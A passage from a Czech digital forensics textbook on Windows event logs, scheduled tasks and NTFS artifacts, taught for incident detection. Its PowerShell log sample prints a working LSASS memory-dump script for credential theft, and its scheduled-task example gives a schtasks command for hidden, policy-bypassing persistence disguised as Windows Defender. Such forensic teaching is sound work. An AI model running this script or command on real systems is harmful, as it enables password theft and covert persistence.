20/6/20 19:37	4688	DESKTOP-U9P8SMJ	A new process has been created	CYBERCORP\Fred	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE "C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE" /n "C:\!Work\Exams\DFA-otazky-ke-zkousce.docx" /o ""

Zdroj: Autor.

93 https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/manage/component-updates/command-line-process-auditing

Log událostí zobrazuje detailní záznamy o spuštěných procesech, ve kterých je v tomto případě možné identifikovat aktivitu uživatele Fred v textovém procesoru Office Word. Tyto záznamy lze využít k uživatelské profilaci.

Log událostí dále ukazuje spouštění systémových utilit s nestandardními parametry. Aplikace Certutil je součástí balíku na správu digitálních certifikátů. Jakoukoliv aktivitu spojenou se stahováním souborů z jiných zdrojů než z oficiálních serverů poskytovatelů digitálních certifikátů je nutné brát jako potenciální indikátor bezpečnostního incidentu. Zneužívání nástroje Certutil je popsáno v MITRE frameworku pod identifikátorem S0160[94]. Detailní popis jednotlivých legitimních systémových nástrojů běžně zneužívaných při bezpečnostních incidentech je dostupný na stránkách lolbas-project[95], a to včetně mapování na MITRE framework.

9.2.4 USB zařízení

Soubor logu událostí:

`Microsoft-Windows-Storage-ClassPnP-Operational`

EventID 4663: Attempt to access removable storage object

- EventID 4656: Failure to access removable storage object.
- EventID 6416: A new external device was recognized.
- EventID 20001: Plug and Play driver installation.

Úroveň logování Audit Removable Storage je vhodné upravit dle dokumentů o logování USB zařízení dostupných na stránkách společnosti Microsoft[96,97], jelikož základní nastavení auditních záznamů bude obsahovat pouze chybové hlášky.

- 504 Completing a failed IOCTL request.
- 507 Completing a failed non-ReadWrite SCSI SRB request.

Obrázek 89 | Export záznamů identifikující připojené paměťové USB zařízení

TimeCreated	EventId	Level	Vendor	Model	SerialNumber
23/8/22 19:31	507	Error	Vendor: Kingston	Model: DT Bolt Duo	SerialNumber: 0376037180D6
23/8/22 19:31	507	Error	Vendor: Kingston	Model: DT Bolt Duo	SerialNumber: 0376037180D6
24/8/22 5:48	507	Error	Vendor: Kingston	Model: DT Bolt Duo	SerialNumber: 0376037180D6

Zdroj: Autor.

Bez ohledu na typ záznamů každý ze zmíněných typů událostí obsahuje časovou značku a identifikaci zařízení.

94 https://attack.mitre.org/software/S0160/

95 https://lolbas-project.github.io/

96 https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/monitor-the-use-of-removable-storage-devices

97 https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/audit-pnp-activity

9.2.5 WiFi

Soubor logu událostí:

Microsoft-Windows-WLAN-AutoConfig-Operational

- EventID 11000: Wireless network association started.
- EventID 8001: Successful connection to wireless network.
- EventID 8002: Failed connection to wireless network.
- EventID 8003: Disconnect from wireless network.
- EventID 6100: Network diagnostic.

Log událostí zaznamenává aktivity bezdrátových sítí včetně diagnostických záznamů obsahujících seznam dostupných sítí, který je užitečný zejména při geolokaci zkoumaného zařízení.

Asociace s novou bezdrátovou sítí generuje samostatný záznam identifikující první pokus o přihlášení k nové síti.

EventID 11000: Wireless network association started.
Logged: 7.22.2022 18:34:01
Network Adapter: Intel(R) Dual Band Wireless-AC 8265
Local MAC Address: A2:3D:56:38:3B:52
Network SSID: eduroam
BSS Type: Infrastructure
Authentication: WPA2-Personal
Encryption: AES-CCMP

Uživatelské aktivita spojená s používáním bezdrátových sítí generuje celou řadu záznamů v systémovém logu událostí operačního systému Windows. Záznamy se běžně používají při vytváření uživatelské profilace a geolokaci zkoumaného zařízení.

Obrázek 90 | Události spojené s používáním bezdrátových sítí

TimeCreated	EventId	Level	Computer	ConnectionMode	SSID	BSSType	PayloadData5
21.4.2022 18:34	8000	Info	DESKTOP-U9P8SMJ	Connection to a secure network without a profile	eduroam	Infrastructure	
21.4.2022 18:34	8001	Info	DESKTOP-U9P8SMJ	Connection to a secure network without a profile	eduroam	Infrastructure	AuthenticationAlgorithm: WPA2-Personal
21.4.2022 18:36	8003	Info	DESKTOP-U9P8SMJ	Manual connection with a profile	eduroam	Infrastructure	Reason: The network is disconnected because the user wants to establish a new connection.

Zdroj: Autor.

Export logu zachycuje dvouminutové časové okno, ve kterém došlo k připojení k bezdrátové síti Eduroam a odpojení od ní. Při analýze bezdrátových sítí s generickým jménem, jako je například výše zmíněný Eduroam, je nutné identifikovat konkrétní síť pomocí BSSID záznamu v systémových registrech.

9.2.6 Internet Access


Telemetrická data v kontextu operačního systému Microsoft Windows označují systémová data shromažďovaná a odesílaná komponentou CET (Connected User Experience and Telemetry)[98], známou také jako služba UTC (Universal Telemetry Client). Jedním ze sledovaných parametrů je dostupnost internetového připojení. Tuto informaci lze zahrnout do profilace stavu operačního systému jako doplnění informací o síťové konfiguraci a použitých bezdrátových sítí.

Soubor logu událostí:

`Microsoft-Windows-UniversalTelemetryClient/Operational`

EventID: 55 (Is the Internet available: true)

Obrázek 91 | Potvrzení dostupnosti internetového připojení



Zdroj: Autor.

Dostupnost internetu je zaznamenána jako True/False hodnota v poli Description.

9.2.7 Powershell

PowerShell je multiplatformní řešení pro automatizaci úloh, které se skládá z příkazového řádku, skriptovacího jazyka a modulů pro správu a konfiguraci operačního systému.

Soubor logu událostí:

`Microsoft-Windows-PowerShell-Operational`

- EventID 4104: PowerShell Script Execution.

98 https://www.zdnet.com/article/windows-10-telemetry-secrets/

Záznamy spojené s EventID 4688 monitorují spouštěné procesy. Jednotlivé aplikace je možné částečně identifikovat dle umístění na disku a jménu spouštěného souboru. Skriptovací jazyky, jako je PowerShell, takovouto základní identifikaci neumožňují. Jméno skriptu je definováno uživatelem stejně jako umístění na pevném disku, funkce a účel skriptu tak nelze bez znalosti obsahu určit.

Auditování PowerShell skriptů je možné nastavit v konfiguraci politik pro systémové komponenty operačního systému Windows.

GPEdit: Administrative Templates → Windows Components → Windows PowerShell

Následně bude možné kontrolovat obsah spuštěných skriptů v rámci EventID 4104.

Obrázek 92 | EventID 4104 – Powershell Mimikatz

TimeCreated	EventId	Level	Provider	Computer	Path:	ScriptBlockText:
30/6/22 14:24	4104	Warning	Microsoft-Windows-PowerShell	DESKTOP-U9P8SMJ	C:\Users\Public\lsass_wer_ps.ps1	function Memory($path), {, , , $Process = Get-Process lsass, $DumpFilePath = $path, $WER = [PSObject].Assembly.GetType('System.Management.Automation.WindowsErrorReporting'), $WERNativeMethods = $WER.GetNestedType('NativeMethods', 'NonPublic'), $Flags = [Reflection.BindingFlags] 'NonPublic, Static', $MiniDumpWriteDump = $WERNativeMethods.GetMethod('MiniDumpWriteDump', $Flags), $MiniDumpWithFullMemory = [UInt32] 2, #, $ProcessId = $Process.Id, $ProcessName = $Process.Name, $ProcessHandle = $Process.Handle, $ProcessFileName = "$($ProcessName).dmp", $ProcessDumpPath = Join-Path $DumpFilePath $ProcessFileName, $FileStream = New-Object IO.FileStream($ProcessDumpPath, [IO.FileMode]::Create), , $Result = $MiniDumpWriteDump.Invoke($null, @($ProcessHandle,, $ProcessId,, $FileStream.SafeFileHandle,, $MiniDumpWithFullMemory,, [IntPtr]::Zero,, [IntPtr]::Zero,, [IntPtr]::Zero)), , $FileStream.Close(), if (-not $Result), {, $Exception = New-Object ComponentModel.Win32Exception, $ExceptionMessage = "$($Exception.Message) ($($ProcessName):$($ProcessId))", # Remove any partially written dump files. For example, a partial dump will be written, # in the case when 32-bit PowerShell tries to dump a 64-bit process., Remove-Item $ProcessDumpPath -ErrorAction SilentlyContinue, throw $ExceptionMessage, }, else, {, "Memdump complete!", }, }

Zdroj: Autor.

Skript z výše uvedeného případu spadá do skupiny nástrojů pro vytváření obrazu části operační paměti alokované k běžícímu aplikačnímu procesu, v tomto případě Local Security Authority Subsystem Service (LSASS). Alokovaný blok operační pamětí procesu LSASS bude následně vytěžen k získávání hesel v textové podobě z operační paměti sytému Windows. Aktivity spojené se získáváním hesel z procesu LSASS jsou popsány v článku „OS Credential Dumping: LSASS Memory“ MITRE frameworku[99] pod identifikátorem T1003.001.

9.2.8 Windows Defender

Záznamy Windows Defenderu, zejména při integraci s Microsoft Defender ATP, poskytují v reálném čase telemetrii o detekci malwaru a zranitelnostech systému. Nabízejí další pohledy na interakce uživatele s potenciálně škodlivým softwarem a pomáhají při monitorování hrozeb a ochraně systému před útoky.

99 https://attack.mitre.org/techniques/T1003/001/

Soubor logu událostí:

Microsoft-Windows-Windows Defender Operational.evtx

Události Windows Defenderu popisují identifikovaný škodlivý kód a provedená protiopatření, popřípadě aktivitu spojenou se systémovou službou zajišťující rezidentní antivirovou ochranu.

- Event ID 5000: MALWAREPROTECTION_RTP_ENABLED.
- Event ID 5001: MALWAREPROTECTION_RTP_DISABLED.
- Event ID 5008: MALWAREPROTECTION_ENGINE_FAILURE.
- Event ID 2000: MALWAREPROTECTION_SIGNATURE_UPDATED.
- Event ID 1116: MALWAREPROTECTION_STATE_MALWARE_DETECTED.
- Event ID 1117: MALWAREPROTECTION_STATE_MALWARE_ACTION_TAKEN.

Windows Defender je antivirová komponenta systému Windows. Účelem této komponenty je chránit operační systém před viry, škodlivým softwarem a potenciálně nechtěnými aplikacemi.

Obrázek 93 | Záznamy antivirového nástroje Windows Defender

TimeCreated	EventId	Level	Provider	Computer	MapDescription	Detection User:	Malware name:	ExecutableInfo
18/7/22 20:41	1116	Warning	Microsoft-Windows-Windows Defender	DESKTOP-U9P8SMJ	Detection - The antimalware platform detected malware or other potentially unwanted software	DESKTOP-U9P8SMJ\Fred	Trojan:Win32/Sehyioa.A!cl	file:_C:\TEMP\T1218\src\Win32\T1218-2.dll
18/7/22 20:51	1117	Info	Microsoft-Windows-Windows Defender	DESKTOP-U9P8SMJ	Detection - The antimalware platform performed an action to protect your system from malware or other potentially unwanted software	DESKTOP-U9P8SMJ\Fred	Trojan:PowerShell/Powersploit.M	file:_C:\TEMP\T1056\Get-Keystrokes.ps1

Zdroj: Autor.

Kontrola logu antivirového řešení je pro analýzu přínosná ze dvou hledisek. V prvním případě získáme informace, zda aktivní ochrana počítače byla aktivní po celou dobu používání zařízení, nebo zda byla služba v minulosti vypnuta. Vypnutí antivirové ochrany může naznačovat manipulaci se škodlivým aplikačním vybavením, například nástroji pro obcházení licenční ochrany. Popřípadě se jedná o aktivitu útočníka, aby na daném zařízení mohl spouštět nástroje pro získání citlivých údajů z kompromitovaného systému nebo útočit na další dostupné systémy.

V druhém případě lze z logu definovat časové úseky, ve kterých je vhodné se zaměřit na záznamy z ostatních artefaktů a hledat nestandardní uživatelské chování nebo nestandardní používání systémových zdrojů. Jde například o stahování souborů a aplikací z internetu, vytváření souborů v dočasných adresářích TEMP nebo ukládání souborů do Alternate Data Stream (viz kapitola 9.4.2).

V neposlední řadě je nutné věnovat pozornost samotným detekcím škodlivého kódu a aplikací. V optimální situaci bude v logu událostí spolu s detekcí škodlivého kódu také záznam s informací o odstranění nebo o karanténě nalezené hrozby.

Dokumentace Windows Defenderu detailně rozebírá jednotlivé EventID a jejich význam[100].

9.2.9 Microsoft Office

Kancelářský balík Microsoft Office má svůj vyhrazený logovací soubor, kde zaznamenává události vyvolané interakcí mezi aplikací a uživatelem.

Soubor logu událostí:

OAlerts

- Event ID 300 – události zobrazení dialogového okna.

Kancelářský balík Microsoft Office zaznamenává události spojené se zobrazením dialogového okna, včetně jeho obsahu. Nejčastěji je tato událost způsobená dotazem na uživatele, zda chce před ukončením aplikace anebo před zavřením souboru uložit vytvořené změny v dokumentu.

Obrázek 94 | Události spojené s uživatelskou aktivitou při práci s kancelářským balíkem MS Office

TimeCreated	EventId	Level	Provider	Channel	Computer	Program:	Alert:
15/8/22 13:08	300	Info	Microsoft Office 16 Alerts	OAlerts	DESKTOP -U9P8SMJ	Microsoft Excel	Want to save your changes to 'otazky_a_odpovedi_zkouska.xlsx'?
15/8/22 22:37	300	Info	Microsoft Office 16 Alerts	OAlerts	DESKTOP -U9P8SMJ	Microsoft Excel	Want to save your changes to 'Hash.csv'?

Zdroj: Autor.

Události z EventID 300 jsou generovány všemi aplikacemi kancelářského balíku včetně e-mailového klienta MS Outlook. Události spojené s MS Outlook budou obsahovat záznamy o mazání e-mailů, odstranění smazaných e-mailů, přidávání a odebírání e-mailových účtů a přesouvání nebo mazání lokálních PST/OST archivů.


100 https://learn.microsoft.com/en-us/microsoft-365/security/defender-endpoint/troubleshoot-microsoft-defender-antivirus?view=o365-worldwide

9.3 Scheduled tasks

Plánování spustitelných úloh[101] je součást operačního systému Windows, která slouží k automatizaci různých úloh, jako je například zálohování souborů, provádění antivirových kontrol nebo jiné opakující se činnosti. Tato služba je však také oblíbeným nástrojem zneužívaným útočníky k dosažení tzv. perzistence na kompromitovaném zařízení. Perzistence umožňuje útočníkům udržet přístup do systému i po jeho restartu nebo vypnutí. Kromě toho je služba často využívána k pravidelným kontrolám stavu a k provádění úloh řízených z Command and Control (C2) serverů útočníků, což z ní činí klíčovou součást mnoha sofistikovaných kybernetických útoků.

Struktura naplánované úlohy se skládá z následujících částí:

Obrázek 95 | Struktura naplánované úlohy[88]



1. **Triggers** – spouštěč, čas nebo událost definující podmínky pro spuštění dané úlohy.
2. **Action** – definice konkrétní úlohy, která se má vykonat.
3. **Principals** – uživatelský kontext nebo definice oprávnění, pod kterými bude akce vykonána.
4. **Settings** – konfigurace specifikuje nastavení dané úlohy vzhledem k ostatním procesům, zda je možné spustit více instancí daného úkolu, nebo zda se má úloha spustit, pokud počítač aktuálně nevykonává žádnou činnost.
5. **Registration** – obsahuje detaily o vytvoření naplánované úlohy.
6. **Data** – doplňující informace vyplněné autorem úlohy, například nápověda pro uživatele, kteří budou úlohu udržovat nebo ji používat.

Detailní popis nástroje pro plánování úloh lze najít v dokumentaci na stránkách MS Learn[88].


101 https://learn.microsoft.com/en-us/windows/win32/taskschd/tasks

Definice naplánovaných úloh existují jako soubory ve formátu XML nebo jako klíče systémových registrů.

Souborový systém:

- C:\windows\tasks
- C:\windows\system32\tasks

Obrázek 96 | Konfigurační soubory naplánovaných úloh




Name	Size	Type
Lenovo	1	Directory
Microsoft	1	Directory
TVT	1	Directory
$I30	4	NTFS Index Allocation
Adobe Acrobat Update Task	5	Regular File
GoogleUpdateTaskMachineCore{F13E42A0-963E-4A13-89B8-FD229F438ECE}	4	Regular File
GoogleUpdateTaskMachineUA{72097A2D-6AF9-467F-8935-54540F2A0B89}	4	Regular File
MicrosoftEdgeUpdateTaskMachineCore	4	Regular File
MicrosoftEdgeUpdateTaskMachineUA	4	Regular File
OneDrive Reporting Task-S-1-5-21-1219404224-1385551073-637517202-1001	4	Regular File
OneDrive Reporting Task-S-1-5-21-1219404224-1385551073-637517202-1002	4	Regular File
OneDrive Standalone Update Task-S-1-5-21-1219404224-1385551073-637517202-1001	4	Regular File
OneDrive Standalone Update Task-S-1-5-21-1219404224-1385551073-637517202-1002	4	Regular File
Windows Defender	4	Regular File

Zdroj: Autor.

Systémové registry:

- C:\windows\system32\config\SOFTWARE
  - HKLM\Software\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks
  - HKLM\Software\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree

Obrázek 97 | Detaily naplánované úlohy uložené v systémových registrech



Name	Type	Data
Path	REG_SZ	\Windows Defender
Hash	REG_BINARY	5B A3 86 A3 EA 4E 8A F5 0F D9 BE 63 DC 87 46 9F F7 8C 3A 07 8B 36 82 C2 B4 D9 BD 6D E5 FA 0D D9
Schema	REG_DWORD	0x00010002 (65538)
Date	REG_SZ	2023-10-01T18:25:27
Author	REG_SZ	COFFEESHOPSURF\franc
URI	REG_SZ	\Windows Defender
Triggers	REG_BINARY	17 00 00 00 00 00 00 00 01 07 0A 00 00 00 01 00 00 E6 69 96 94 F4 D9 01 00 07 0A 00 00 00 01 00 FF FF FF FF FF FF FF FF...
Actions	REG_BINARY	03 00 0C 00 00 00 41 00 75 00 74 00 68 00 6F 00 72 00 66 66 00 00 00 00 1C 00 00 00 70 00 6F 00 77 00 65 00 72 00 73 00 ...
DynamicInfo	REG_BINARY	03 00 00 00 CF A7 1A E3 83 F4 D9 01 85 25 23 B2 D1 F9 D9 01 00 00 00 00 00 00 00 00 C3 70 E2 EC D1 F9 D9 01

```
00 03 00 0C 00 00 00 41 00-75 00 74 00 68 00 6F 00  ·····A·u·t·h·o·
10 72 00 66 66 00 00 00 00-1C 00 00 00 70 00 6F 00  r·ff·····p·o·
20 77 00 65 00 72 00 73 00-68 00 65 00 6C 00 6C 00  w·e·r·s·h·e·l·l·
30 2E 00 65 00 78 00 65 00-B8 00 00 00 2D 00 57 00  .·e·x·e·¸···-·W·
40 69 00 6E 00 64 00 6F 00-77 00 53 00 74 00 79 00  i·n·d·o·w·S·t·y·
50 6C 00 65 00 20 00 48 00-69 00 64 00 64 00 65 00  l·e· ·H·i·d·d·e·
60 6E 00 20 00 2D 00 45 00-78 00 65 00 63 00 75 00  n· ·-·E·x·e·c·u·
70 74 00 69 00 6F 00 6E 00-50 00 6F 00 6C 00 69 00  t·i·o·n·P·o·l·i·
80 63 00 79 00 20 00 42 00-79 00 70 00 61 00 73 00  c·y· ·B·y·p·a·s·
90 73 00 20 00 2D 00 46 00-69 00 6C 00 65 00 20 00  s· ·-·F·i·l·e· ·
a0 43 00 3A 00 5C 00 57 00-69 00 6E 00 64 00 6F 00  C·:·\·W·i·n·d·o·
b0 77 00 73 00 5C 00 54 00-65 00 6D 00 70 00 5C 00  w·s·\·T·e·m·p·\·
c0 57 00 69 00 6E 00 64 00-6F 00 77 00 73 00 5F 00  W·i·n·d·o·w·s·_·
d0 64 00 65 00 66 00 65 00-6E 00 64 00 65 00 72 00  d·e·f·e·n·d·e·r·
e0 5F 00 63 00 68 00 65 00-63 00 6B 00 2E 00 70 00  _·c·h·e·c·k·.·p·
f0 73 00 31 00 00 00 00 00-00 00                    s·1······
```

Zdroj: Autor.

Příkaz použitý pro naplánování výše uvedené úlohy:

schtasks /create /tn „WindowsDefender“ /sc hourly /mo 2 /tr „powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass -File C:\TEMP\Windows_defender_check.ps1“

Obsah úlohy Windows Defender.xml:

```
<?xml version=“1.0“ encoding=“UTF-16“?>
<Task version=“1.2“ xmlns=“http://schemas.microsoft.com/windows/2004/02/mit/task“>
  <RegistrationInfo>
    <Date>2023-10-01T18:25:27</Date>
    <Author>COFFEESHOPSURF\franc</Author>
    <URI>\Windows Defender</URI>
  </RegistrationInfo>
  <Triggers>
    <TimeTrigger>
      <Repetition>
        <Interval>PT2H</Interval>
        <StopAtDurationEnd>false</StopAtDurationEnd>
      </Repetition>
      <StartBoundary>2023-10-01T18:25:00</StartBoundary>
      <Enabled>true</Enabled>
    </TimeTrigger>
  </Triggers>
  <Settings>
  </Settings>
  <Actions Context=»Author»>
    <Exec>
      <Command>powershell.exe</Command>
      <Arguments>-WindowStyle Hidden -ExecutionPolicy Bypass -File
C:\Windows\Temp\Windows_defender_check.ps1</Arguments>
    </Exec>
  </Actions>
  <Principals>
    <Principal id=»Author»>
      <UserId>COFFEESHOPSURF\franc</UserId>
      <LogonType>InteractiveToken</LogonType>
      <RunLevel>LeastPrivilege</RunLevel>
    </Principal>
  </Principals>
</Task>
```

Z výše uvedeného konfiguračního souboru lze vyčíst následující informace:

- Název úlohy <URI>\Windows Defender</URI>
- Stav úlohy <Enabled>true</Enabled>
- Datum vytvoření úlohy <Date>2023-10-01T18:25:27</Date>
- Uživatelský účet, který úlohu vytvořil <Author>COFFEESHOPSURF\franc</Author>
- Interval opakování/spouštění úlohy <Interval>PT2H</Interval>
- Datum deaktivace naplánované úlohy <StopAtDurationEnd>false</StopAtDurationEnd>
- Spouštěná aplikace <Command>powershell.exe</Command>
- Parametry spouštěné aplikace <Arguments>-WindowStyle Hidden-ExecutionPolicy Bypass-File C:\Windows\Temp\Windows_defender_check.ps1</Arguments>

Interval opakování/spouštění úlohy vychází ze standardu ISO_8601[102]. V uvedeném příkladu lze PT2H interpretovat následovně: P – Period, T – Time, 2H – odpovídá dvěma hodinám. Interval dvou a půl hodin by byl zapsán následovně: PT2H30M, interval 10 minut pak PT10M.

Na základě získaných informací z konfiguračního souboru lze usoudit, že naplánovaná úloha není součástí antivirového nástroje Windows Defender a pro získání detailů ke spouštěné úloze je nutné získat a zanalyzovat obsah PowerShell skriptu. Důvody pro další analýzu jsou registrace naplánované úlohy pod uživatelským, a nikoliv systémovým účtem ve spojení se systémovou službou, dále pak umístění PowerShelového skriptu v podadresáři TEMP složky Windows.

9.4 Artefakty souborových systémů

Souborový systém je metoda organizace souborů na fyzických médiích, jako jsou pevné disky, flash disky nebo optické disky. Operační systém Microsoft Windows nabízí uživateli několik druhů souborových systémů.

File Allocation Table (FAT32)

- Souborový systém podporovaný napříč všemi operačními systémy včetně jednoúčelových zařízení, fotoaparátů, audiopřehrávačů atd.
- Primární použití pro mobilní zařízení.
- Omezení:
  - maximální velikost souboru: 4 gigabytes,
  - maximální velikost diskového oddílu: 2 terabytes.
- Nepodporuje řízení přístupu k souborům (oprávnění prohlížet, editovat).

102 https://en.wikipedia.org/wiki/ISO_8601


Extended File Allocation Table (ExFAT)

- Primární použití pro přenosné paměťové zařízení.
- Omezení:
  - maximální velikost souboru: 16 exabytes (prakticky omezeno velikostí diskového oddílu),
  - maximální velikost diskového oddílu: doporučená maximální velikost 512 terabytes (teoreticky až 128 petabytes).
- Nepodporuje řízení přístupu k souborům (oprávnění prohlížet, editovat).

New Technology File System (NTFS)

- Primární použití jako hlavní diskový oddíl operačního systému.
- Omezení:
  - maximální velikost souboru: 256 terabytes,
  - maximální velikost diskového oddílu: 256 terabytes.
- Podporuje řízení přístupu k souborům (oprávnění prohlížet, editovat).

Obrázek 98 | Souborové systémy




Zdroj: Autor.

9.4.1 Master File Table (MFT)

Alokační tabulka souborového systému NTFS je v základě databázový systém uchovávající záznamy (metadata) ke každém souboru, který se na daném diskovém oddílu nachází. $MFT soubor se nachází v kořenovém adresáři všech diskových oddílů se souborovým systémem NTFS.

Obrázek 99 | FTK Imager – export MFT alokační tabulky



Zdroj: Autor.

Pro zobrazení souboru MFT ve výstupním adresáři je nutné otevřít příkazovou řádku a v adresáři s $MFT souborem použít nástroj „attrib“ k odstranění atributů systémového a skrytého souboru.

Postup:

```
attrib -s -h $MFT
```

MFT záznamy

Exportem metadat z alokační tabulky NTFS souborového systému získáme kompletní adresářovou strukturu zkoumaného diskového oddílu, včetně časových značek určujících vytvoření a poslední změnu souboru.

Postup:

```
MFTECmd.exe --csv C:\SANDBOX\ CFTData -f C:\SANDBOX\CFTData\$MFT
```

Processed C:\SANDBOX\CFTData\ in 35.6202 seconds
C:\SANDBOX\CFTData\$MFT: FILE records found: 838,423 (Free records: 152,775)
File size: 968MB
CSV output will be saved to C:\SANDBOX\CFTData\20220905062141_MFTECmd_$MFT_Output.csv

Obrázek 100 | Export záznamů z NTFS MFT tabulky

EntryNumber	ParentPath	FileName	Extension	FileSize	HasAds	IsAds	Created0x10	Created0x30	LastModified0x10	LastModified0x30
139095	.\Users\User\Downloads	testdisk-7.1.win.zip	.zip	21537703	TRUE	FALSE	3/8/1988 6:19	3/8/2022 6:19	3/8/2022 6:19	3/8/2022 6:19
139095	.\Users\User\Downloads	testdisk-7.1.win.zip:Zone.Identifier	.Identifier	168	FALSE	TRUE	3/8/1988 6:19	3/8/2022 6:19	3/8/2022 6:19	3/8/2022 6:19
979991	.\Users\User\Downloads	1PasswordSetup-latest.exe	.exe	7	TRUE	FALSE	27/7/2022 5:55		27/7/2022 5:55	27/7/2022 5:55
979991	.\Users\User\Downloads	1PasswordSetup-latest.exe:SmartScreen		7	FALSE	TRUE	27/7/2022 5:55		27/7/2022 5:55	27/7/2022 5:55
979991	.\Users\User\Downloads	1PasswordSetup-latest.exe:Zone.Identifier	.Identifier	0	FALSE	TRUE	27/7/2022 5:55		27/7/2022 5:55	27/7/2022 5:55

Zdroj: Autor.

Obrázek 100 | Export záznamů z NTFS MFT tabulky zobrazuje seznam a velikost platných souborů včetně časových značek. NTFS obsahuje dvě sady časových značek obecně označované jako Standard_Information a File_Name.

- $Standard_Information ($SI) – ve výstupu označen jako 0 x 10.
- $File_Name ($FN) – ve výstupu označen jako 0 x 30.

Záznamy $Standard_Information reprezentují časové údaje, které se zobrazují uživateli při práci se soubory, stejně tak jsou tyto záznamy používány většinou forenzních nástrojů pro interpretaci času zkoumaných dat. Pokud se hodnoty časových záznamů (datum a čas) Standard_Information a File_Name neshodují, může se jednat o indikátor pokusu skrýt původní datum a čas vytvoření souboru.

Manipulace s časovými značkami je popsána v MITRE frameworku pod identifikátorem: T1070.006[103].

9.4.2 Alternate Data Stream (ADS)

Je funkcí souborového systému NTFS, která umožňuje ukládat nová data / nové soubory do jmenného prostoru již existujícího souboru, aniž by se změnil obsah nebo jeho velikost. V praxi to vypadá, jako kdyby se soubor z pohledu adresářové struktury choval jako adresář. V záznamech exportovaných z MFT tabulky je možné ADS data identifikovat podle dvojtečky za jménem souboru nebo podle „IsAds“ atributu.

ADS soubory jsou před běžným uživatelem skryty, proto se jedná o ideální způsob skrytého uložení dat a programů. Zneužívání NTFS atributů k ukrývání dat je popsáno v MITRE frameworku pod identifikátorem: T1564. 004[104].

